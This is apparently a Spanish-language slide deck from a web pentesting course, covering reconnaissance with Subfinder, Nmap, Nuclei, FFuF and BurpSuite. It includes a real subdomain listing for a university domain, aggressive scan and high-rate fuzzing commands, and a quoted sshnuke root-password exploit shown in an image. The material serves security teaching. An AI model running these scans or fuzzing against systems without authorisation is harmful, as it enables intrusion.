

Pentest Web

Clase 2: Reconocimiento



Clase 2: Reconocimiento

N.	Clase	M1	M2	M3	M4
1	Introducción	Contexto	Ciberseguridad	HTTP	Hacktitud
2	Reconocimiento	Subfinder	Nmap	FFuF	BurpSuite
3	Acceso	Fundamentos	Criptografía	Tecnología	IDOR
4	Incursión	CVSS	Divulgación	Listas	Otros
5	Lógica	Negocio	Flujo	Aritmética	Diseño
6	Inyección	SQL	OS	Código	Parámetros
7	informe	Equipos	Objetivo	Metodología	Reporte
8	Conclusión	Resumen	Reflexiones	CVE	Futuro

Clase 2: Reconocimiento

N.	Clase	M1	M2	M3	M4
1	Introducción	Contexto	Ciberseguridad	HTTP	Hacktitud
2	Reconocimiento	Subfinder	Nmap	FFuF	BurpSuite
3	Acceso	Fundamentos	Criptografía	Tecnología	IDOR
4	Incursión	CVSS	Divulgación	Listas	Otros
5	Lógica	Negocio	Flujo	Aritmética	Diseño
6	Inyección	SQL	OS	Código	Parámetros
7	informe	Equipos	Objetivo	Metodología	Reporte
8	Conclusión	Resumen	Reflexiones	CVE	Futuro

Clase 2: Reconocimiento

M	Nombre	Descripción
1	Subfinder	Enumeración de subdominios
2	Nmap	Escaneo de puertos
3	FFuF	Fuzzing de parámetros
4	BurpSuite	Herramienta estrella del pentest web

Módulo 1: Subfinder




Módulo 1: Subfinder

S	Nombre	Descripción
1	Descripción	Funcionalidad básica de Subfinder
2	Fuentes	Orígenes de la información sobre subdominios
3	Avanzado	Aplicaciones avanzadas de Subfinder
4	Integración	Conexión de Subfinder con otras herramientas

Sesión 1: Descripción

(Módulo 1: Subfinder)



¿Qué es Subfinder?

Subfinder es una herramienta de código abierto implementada en Go y diseñada para la recolección **pasiva** de subdominios.

Permite a los pentesters descubrir **subdominios** de un dominio objetivo.

Esto facilita el **reconocimiento** y la **enumeración** de activos en una evaluación de seguridad.

Uso de Subfinder

```
# Install
go install -v
  ↪ github.com/projectdiscovery/subfinder/v2/cmd/subfinder@latest

# Help always helps
subfinder -h

# Execute
subfinder -d uc.cl
```


Ejemplo de Subfinder con uc.cl

```

www.centromanuellarrain.uc.cl
biomedicina.sitios.ing.uc.cl
api.mat.uc.cl
bdrht-hist.uc.cl
duraspace.hh.dca.uc.cl
workflow.ec.adc.dci.uc.cl
www.padrejuc3ext.uc.cl
mail.congresosocial.uc.cl
docupersonal-des.uc.cl
mail.pastoral.uc.cl
alumni.mat.uc.cl
mat1100.mat.uc.cl
thebridge.ing.uc.cl
becas125.uc.cl
fcov.dca.uc.cl
cpanel.online.agronomia.uc.cl
semillero.uc.cl
plataforma.adultomayor.uc.cl
cvirtual2.uc.cl
acceptaprod01.dci.uc.cl
[INF] Found 1124 subdomains for uc.cl in 30 seconds 4 milliseconds
~/Software/Latex/ClassPentestWeb (main) [0]
$
[0] 1:vim- 2:bash* 3:SGPT 4:Dalle mtourneboeuf@martint

```

Sesión 2: Fuentes

(Módulo 1: Subfinder)



Fuentes de datos

Subfinder utiliza múltiples fuentes de datos para la recolección de subdominios.

- APIs de servicios de terceros (como VirusTotal, SecurityTrails, etc.)
- Bases de datos públicas
- Herramientas de escaneo de DNS

Fuentes con token

```
subfinder -ls 2> /dev/null | sed -n -e 's/\*$$/p' | sed -e
↪ 'N;N;N;s/\n/| /g'
```

bevigil	binaryedge	bufferover	c99	censys
certspotter	chaos	chinaz	dnsdb	dnsdumpster
dnsrepo	fofa	fullhunt	github	hunter
intelx	netlas	leakix	passivetotal	quake
redhuntlabs	robtex	securitytrails	shodan	threatbook
virustotal	whoisxmlapi	zoomeyeapi	facebook	builtwith

Sesión 3: Avanzado

(Módulo 1: Subfinder)



Opciones avanzadas

Subfinder ofrece varias **opciones avanzadas** que permiten personalizar la búsqueda, tales como:

- `-d`: Especificar el dominio de entrada.
- `-all`: Seleccionar todas las fuentes (lento).
- `-proxy`: Utilizar un proxy web.
- `-silent`: No mostrar la salida en la consola.
- `-dL`: Especificar un archivo de entrada.
- `-o`: Especificar un archivo de salida.

Integración con otras herramientas

Subfinder se puede integrar fácilmente con otras herramientas de reconocimiento y escaneo, como Nmap y BurpSuite, para proporcionar un enfoque más completo en la evaluación de seguridad.

Ejemplo de flujo de trabajo

1. **Recolección de Subdominios:** Utilizar **Subfinder** para obtener una lista de **subdominios** de un dominio objetivo.
2. **Verificación de Subdominios:** Usar herramientas como **Nmap** para escanear los subdominios descubiertos y **verificar** los servicios en ejecución.
3. **Análisis de Resultados:** Analizar los subdominios y servicios encontrados con herramienta como **BurpSuite** para **identificar** posibles vectores de ataque.

Subfinder: conclusión

Subfinder es una herramienta esencial en el arsenal de un pentester.

Facilita la recolección de información crítica sobre **subdominios** que suelen pertenecer a la superficie de exposición del blanco y pueden ser explotados durante una evaluación de seguridad.

Su facilidad de uso y capacidad de integración la convierten en una opción popular para la fase de reconocimiento en pruebas de penetración web.

Es el primer paso!

A composite image. On the left, a close-up of a woman's face, looking intensely at the camera. On the right, a terminal window with a dark background and light green text. The terminal shows a series of commands and their outputs, including nmap scans and ssh connections, illustrating a penetration testing process. The terminal output includes: 80/tcp open http, 81/tcp open hosts2.nc, 10 [mobile], 11 # nmap -v -ss -O 10.2.2.2, 12 Starting nmap V. 2.54BETA25, 13 Insufficient responses for TCP sequencing (3). OS detection is being skipped, 13 accurate, 14 Interesting ports on 10.2.2.2: (The 1539 ports scanned but not shown below are in state of filter), 51 Port State Service, 51 22/tcp open ssh, 58, 68 No exact OS matches for host, 68, 74 Nmap run completed -- 1 IP address (1 host up) scanned, 58 # sshnuke 10.2.2.2 -rootpw="210HD101", 58 Connecting to 10.2.2.2:ssh ... successful., Re Attempting to exploit SSHv1 CRC32 ... successful., IP Resetting root password to "210HD101"., System open: Access Level <9>, 58 # ssh 10.2.2.2 -l root, 58 root@10.2.2.2's password: [REDACTED]. At the bottom right of the terminal, there are two buttons: "RTF CONT" and "ACCESS GRA".

Módulo 2: Nmap

S	Nombre	Descripción
1	Equipos	Identificación de dispositivos activos en una red
2	Puertos	Escaneo de puertos abiertos en los dispositivos
3	Configuración	Opciones avanzadas de configuración
4	Servicios	Determinación de las versiones de las aplicaciones

Escanear equipos

```
sudo nmap -sn -oA results 10.11.12.0/24
```


Opción de escaneo	Descripción
10.11.12.0/24	Rango de red objetivo
-sn	Desactiva el escaneo de puertos
-oA result	Almacena los resultados en result.*

Rangos de red

Rango	Prefijo	Cantidad
10.11.12.0/24	10.11.12.*	256
10.11.12.0/16	10.11.*.*	65.536
10.11.12.0/8	10.*.*.*	16.777.216
10.11.12.0/0	*.*.*.*	4.294.967.296

Sesión 2: Puertos

(Módulo 2: Nmap)



Estado de puertos

Estado	Descripción
Open	Conexión establecida; puede ser TCP, UDP o SCTP
Closed	El puerto está cerrado; se recibió un paquete RST
Filtered	No se puede determinar el estado; sin respuesta o error
Unfiltered	Accesible, pero no se puede determinar el estado
Open/Filtered	Sin respuesta; puede estar protegido por un firewall
Closed/Filtered	Estado indeterminado mediante escaneo IP ID idle

Sesión 3: Configuración

Módulo 2: Nmap)



```
C:\nmap>ping www.13beloved.com  
Pinging www.13beloved.com [203.151.145.211] w  
Request timed out.  
Request timed out.  
Request timed out.  
Request timed out.  
  
Ping statistics for 203.151.145.211:  
    Packets: Sent = 4, Received = 0, Lost = 4  
C:\nmap>nmap -sT -sU -v -oX -P0 www.13be_
```

Tipos de escaneos

Para ayuda: `nmap` o `man nmap`.

También probar la autocompletación de Bash mediante `<tab>`.

```
# The fastest
sudo nmap -sS -T5 -n -Pn ctf.tinmarino.com -p 9141

# All
sudo nmap -A -T5 ctf.tinmarino.com -p 9141
```

Importancia del escaneo de puertos

El escaneo de puertos es una técnica esencial en la ciberseguridad que permite a los profesionales identificar servicios activos y vulnerabilidades en un sistema.

Al igual que un mecánico utiliza herramientas específicas para diagnosticar problemas, los expertos en seguridad emplean diversas técnicas de escaneo para evaluar la seguridad de una red.

Importancia del escaneo de puertos

Con el conocimiento adecuado, los usuarios pueden seleccionar el método de escaneo más efectivo para cada situación, mejorando así la eficacia de sus pruebas de penetración.

Además, el escaneo de puertos ayuda a cartografiar la superficie de ataque de un sistema, permitiendo a los administradores de red fortalecer sus defensas.

Técnicas de escaneo de puertos

Opción	Nombre	Descripción
-sS	SYN (TCP)	Escaneo por defecto, rápido y sigiloso. No completa las conexiones TCP.
-sT	TCP Connect	Escaneo por defecto cuando no hay privilegios. Establece conexiones TCP completas.
-sU	UDP Scan	Escaneo de puertos por UDP. Más lento y complicado que TCP.

Técnicas de escaneo de puertos

Opción	Nombre	Descripción
-sA	ACK (TCP)	Escaneo de mensajes con el flag TCP ACK. Cartografía reglas de firewall. No determina puertos abiertos.
-sN	NULL (TCP)	Envía paquetes sin flags Útil para evadir detección.

Opciones de depuración

Opción	Descripción
<code>-v3</code>	Verbose
<code>-d3</code>	Verbose extremo (Debug)
<code>--packet-trace</code>	Muestra las transacciones de red
<code>--reason</code>	Explica la razón de las decisiones automáticas
<code>--min-rate 10000</code>	Envía paquetes rápidamente
<code>--stats-every=5s</code>	Muestra el progreso del escaneo cada 5 segundos

Opciones útiles

Opción	Descripción
-oA nmap	Escribe nmap.gnmap, nmap.nmap y nmap.xml
--T5	Timing agresivo (5 es el más alto)
--min-rate 10000	Envía paquetes rápidamente
-n	Sin búsqueda de DNS inversa
-Pn	Sin escaneo de ping
-A	All: OS, versiones, scripts y traceroute
-p-	Escanea todos los puertos
--script=default,vulners	Usa el script de vulnerabilidades

Sesión 4: Servicios

Módulo 2: Nmap)



Escaneo de servicios

```
sudo nmap -sV ctf.tinmarino.com -p 9141
```

```
Nmap scan report for ctf.tinmarino.com (54.226.26.40)
```

```
Host is up (0.14s latency).
```

```
rDNS record for 54.226.26.40:
```

```
  ↪ ec2-54-226-26-40.compute-1.amazonaws.com
```

PORT	STATE	SERVICE	VERSION
------	-------	---------	---------

9141/tcp	open	http	Apache httpd 2.4.62 ((Debian))
----------	------	------	--------------------------------

Scripts NSE

Nmap Scripting Engine (NSE) permite crear y utilizar scripts en Lua para interactuar con servicios.

```
nmap --script-help=*
```

Categorías de scripts NSE

Categoría	Descripción
auth	Credenciales de autenticación
broadcast	Descubrimiento de hosts
brute	Fuerza bruta para iniciar sesión
default	Scripts predeterminados
discovery	Evaluación de servicios accesibles

Categorías de scripts NSE

Categoría	Descripción
dos	Verificación de DoS
exploit	Explotación de vulnerabilidades
external	Uso de servicios externos
fuzzer	Identificación de vulnerabilidades
intrusive	Scripts que afectan el sistema

Categorías de scripts NSE

Categoría	Descripción
malware	Detección de malware
safe	Scripts no intrusivos
version	Detección de versiones de servicios
vuln	Identificación de vulnerabilidades

Nmap recordar

- Ejecutar como root (`sudo nmap`, ya que Nmap es inteligente y puede enviar paquetes en bruto como root).
- Realiza un escaneo rápido y uno lento para comenzar a trabajar temprano.
- Cartografiar huéspedes, puertos y firewalls desde su lado (evitar escanear todos los puertos en todos los huéspedes con `-Pn`).
- Leer la documentación (`man nmap`) ya que la herramienta es potente y la documentación muy instructiva.

Nuclei el hermano menor de Nmap

Nuclei es una herramienta de escaneo de vulnerabilidades.

Utiliza plantillas para detectar problemas de seguridad en aplicaciones web y servicios.

Uso básico de Nuclei

```
nuclei -u https://www.ejemplo.com
nuclei -l lista_de_urls.txt -o resultados.txt
```

```

Iniciando Nuclei 2.0 (https://nuclei.projectdiscovery.io) a las
↪ 2025-04-06 12:35 -04
Informe de escaneo para www.ejemplo.com
Vulnerabilidades encontradas:
- XSS en /pagina
- Inyección SQL en /api
Nuclei finalizado: 2 vulnerabilidades encontradas en 5.42
↪ segundos
```

Nuclei Vs Nmap

Característica	Nuclei	Nmap
Propósito	Escaneo de vulnerabilidades	Escaneo de puertos y servicios
Tipo de Escaneo	Basado en plantillas	Independiente
Salida	Detalles de vulnerabilidades	Detalles de puertos y servicios
Uso	Evaluación de seguridad	Cartografía de red

Módulo 3: FFuF



FFuF


FFuF es una herramienta de Fuzzing[1] HTTP para:

- Directorios
- Archivos y extensiones
- VHosts
- Nombres de parámetros
- Valores de parámetros

[1] El **Fuzzing** es una técnica que envía datos aleatorios a aplicaciones para detectar vulnerabilidades y errores. (Viene del ingles «fuzzy» que significa «turbio»)

Sesión 1: Rutas

(Módulo 3: FFuF)



Directorios, archivos, extensiones

```
ffuf -w list.txt -u http://SERVER_IP:PORT/FUZZ
```

```
ffuf -w list.txt -u http://SERVER_IP:PORT/FUZZ \
    -recursion \
    -e .php
```

Sesión 2: Dominios

(Módulo 3: FFuF)




Subdominios

```
ffuf -w ~/SecList/DNS/subdomains:FUZZ -u  
↳ https://FUZZ.tinmarino.com/
```


Sesión 3: Parámetros

(Módulo 3: FFuF)



Matcher

```
-mc          Match HTTP status codes, or "all" for
↳ everything. (default: 200-299,301,302,307,401,403,405,500)
-ml          Match amount of lines in response
-mmode       Matcher set operator. Either of: and, or
↳ (default: or)
-mr          Match regexp
-ms          Match HTTP response size
-mt          Match how many milliseconds to the first
↳ response byte, either greater or less than. EG: >100 or <100
-mw          Match amount of words in response
```

Filter

```
-fc          Filter HTTP status codes from response.
  ↪ Comma separated list of codes and ranges
-fl          Filter by amount of lines in response. Comma
  ↪ separated list of line counts and ranges
-fmode       Filter set operator. Either of: and, or
  ↪ (default: or)
-fr          Filter regexp
-fs          Filter HTTP response size. Comma separated
  ↪ list of sizes and ranges
-ft          Filter by number of milliseconds to the
  ↪ first response byte, either greater or less than. EG: >100
  ↪ or <100
-fw          Filter by amount of words in response. Comma
  ↪ separated list of word counts and ranges
```


Solicitud en archivo

```
ffuf -w list.txt -request req1.txt
```

Cuidado con el **Content-Length**

POST Content-Type

Tipo de Contenido	Descripción
text/plain	Texto plano
application/json	JSON
application/xml	XML
application/x-www-form-urlencoded	Formularios
multipart/form-data	Archivos
application/octet-stream	Binarios
image/jpeg	Imagen JPEG

Sesión 4: Técnicas

(Módulo 3: FFuF)



Generar diccionario localmente

```
printf "%d\n" {1..1000} # Number
printf '%s\n' {A..Z} # Letter upper case
printf '%b' $(printf '\\x%x\\x0A' {32..126}) # Character
printf "%%02X\n" {0..255} # URL encoding
```

```
# Copiar rápido
```

```
alias x='xsel --input --clipboard'
```

```
git clone --depth=10 https://github.com/danielmiessler/SecLists
```

Generar diccionario de la aplicación

Primero descargar todo el sitio web.

```
wget -k -p -r -c https://www.tinmarino.com
```

Generar diccionario de la aplicación

Después utilizar expresiones regulares para obtener rutas en *strings*.


```
rg '"([.?.-/a-z0-9_-]*)"' -r '$1' \  
-NoI \  
-g '*.{js,html}' \  
index.html js/pro.js \  
| sed 's|/|\r|g' \  
| sort -u \  
> /tmp/tin.dic
```

Generar diccionario de la aplicación

Finalmente buscar más páginas escondidas.

```
ffuf -w /tmp/tin.dic \  
-t 200 -rate 10000 \  
-recursion \  
-e md,html,pdf \  
-u https://www.tinmarino.com/FUZZ
```


Módulo 4 BurpSuite



Módulo 4 BurpSuite


S	Nombre	Descripción
1	Proxy	Interceptor de tráfico HTTP
2	Escáneres	Herramientas automáticas para analizar sitios o URL
3	Herramientas	Utilidades de la interfaz gráfica
4	Extensiones	Complementos útiles

Sesión 1: Proxy

(Módulo 4: BurpSuite)



Que es un proxy web?



(Imagen de Raj Chandel)


Que es un proxy web?

Los proxies web actúan como intermediarios entre el navegador y el servidor, capturando solicitudes.


De que sirve un proxy web?

- **Capturar** solicitudes HTTP.
- **Modificar** las solicitudes capturadas.
- **Enviar** solicitudes arbitrarias (fuzz).
- **Análisar** el tráfico web.
- **Escanear** vulnerabilidades en aplicaciones web.
- **Cartografiar** la arquitectura de aplicaciones web.


Abrir BurpSuite



Abrir BurpSuite



Abrir el navegador de BurpSuite



Crear un servicio HTTP local

```
<?php
header('Content-Type: application/json');
echo json_encode([
    'method' => $_SERVER['REQUEST_METHOD'],
    'headers' => getallheaders(),
    'body' => file_get_contents('php://input')
]);
?>
```

```
php -S localhost:8000
```

Visitar el sitio

- `http://localhost:8000`
- `http://127.0.0.1:8000`
- `http://[::1]:8000`

Usos de BurpSuite

1. Interceptar solicitudes (Proxy)
2. Interceptar respuestas (Proxy)
3. Reemplazar texto automáticamente (Proxy / Match and Replace)
4. Repetir solicitudes (Repeater)
5. Infiltrarse (Intruder)

Configuración del proxy

The screenshot displays the Burp Suite Professional v2025.2.3 interface. The 'Settings' menu is highlighted in the top right, and the 'Proxy settings' option is highlighted in the left sidebar. The main window shows the 'Proxy listeners' configuration page. A table lists the active proxy listener, with the 'Running' checkbox checked and the 'Interface' set to '127.0.0.1:8080'. Below the table, there is a section for 'Request interception rules'.

Proxy listeners

Burp Proxy uses listeners to receive incoming HTTP requests from your browser. You will need to configure your browser to use one of the listeners as its proxy server.

Running	Interface	Visible	Redirect	Certificate	TLS Protocols
☒	127.0.0.1:8080			Per-host	Default

Each installation of Burp generates its own CA certificate that Proxy listeners can use when negotiating TLS connections. You can import or export this certificate for use in other tools.

Request interception rules

Use these settings to control which requests are stalled for viewing and editing in the Intercept tab.

Sesión 2: Scanner

(Módulo 4: BurpSuite)




Scanners


Para iniciar un escaneo en BurpSuite, tenemos las siguientes opciones:

1. Iniciar un escaneo en una solicitud específica del Historial del Proxy.
2. Iniciar un nuevo escaneo en un conjunto de objetivos.
3. Iniciar un escaneo en elementos dentro del alcance.

Escaneo de endpoint



Escaneo de *endpoint*



Escaneo de endpoint

The screenshot displays the Burp Suite Professional v2023.2.3 interface. The top menu bar includes options like Project, Repeater, View, Help, Param Miner, Repeater, Intruder, Collaborator, Organizer, Comparer, Sequencer, Decoder, Search, and Settings. The left sidebar shows the 'Tasks' section with a 'New scan' button and a 'New live task' button. Below these are icons for a task list, settings, and a search filter. The main panel shows the '6. Audit of ::1' task, which is currently in the 'Summary' tab. The 'Summary' tab displays a table of 'Most serious vulnerabilities found (live)' with columns for 'Issue type', 'Host', and 'Time'. The table lists several issues, including 'Cross-site scripting (reflected)', 'Input returned in response (reflected)', 'Referer-dependent response', 'Spooftable client IP address', and 'User agent-dependent response'. The right sidebar shows the 'Task configuration' section with fields for 'Task type' (Audit), 'Scope' (::1), and 'Configuration' (Default configuration). Below this is the 'Task progress' section, which shows 'Total audit items: 1', 'Audit items pending: 0', 'Audit items in progress: 1', and 'Audit items completed: 0'. The bottom status bar indicates 'Event log (13)' and 'All issues (12)'.

6. Audit of ::1

Summary Audit items Issues Event log Logger Audit log

Most serious vulnerabilities found (live) View all

Issue type	Host	Time
Cross-site scripting (reflected)	http://[::1]:8000	19:13:44 6 Apr 2...
Cross-site scripting (reflected)	http://[::1]:8000	19:13:46 6 Apr 2...
Input returned in response (refle...	http://[::1]:8000	19:13:44 6 Apr 2...
Input returned in response (refle...	http://[::1]:8000	19:13:46 6 Apr 2...
Input returned in response (refle...	http://[::1]:8000	19:13:48 6 Apr 2...
Referer-dependent response	http://[::1]:8000	19:13:50 6 Apr 2...
Spooftable client IP address	http://[::1]:8000	19:13:50 6 Apr 2...
User agent-dependent response	http://[::1]:8000	19:13:50 6 Apr 2...

Task configuration

Task type: Audit

Scope: ::1

Configuration: Default configuration

Task progress

Total audit items: 1

Audit items pending: 0

Audit items in progress: 1

Audit items completed: 0

Escaneo de sitios

The screenshot displays the Burp Suite Professional v2025.2.3 interface. The top menu bar includes options like Burp, Project, Site map, Target, Proxy, Repeater, Intruder, Collaborator, Organizer, Comparer, Sequencer, Decoder, Search, and Settings. The Site map tab is active, showing a tree view of the site structure. A URL is selected, and a context menu is open, highlighting the 'Scan' option. The 'Contents' table lists the site's components, and the 'Response' pane shows the raw HTTP response for the selected URL.

Contents Table:

Host	Method	URL	Params	Length	MIME type	Title	Not
http://94.237.50.202:48416	GET	/		8000			
http://94.237.55.234:52003	GET	/pong.php		849	JSON		

Response:

```
HTTP/1.1
Host: [::1]:8000
Content-Encoding: gzip,
late, br
Content-Type: */*
Content-Language:
US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (X11;
```

Escaneo de sitios

Scan type

Scan details

Scan configuration

Application login

Resource pool

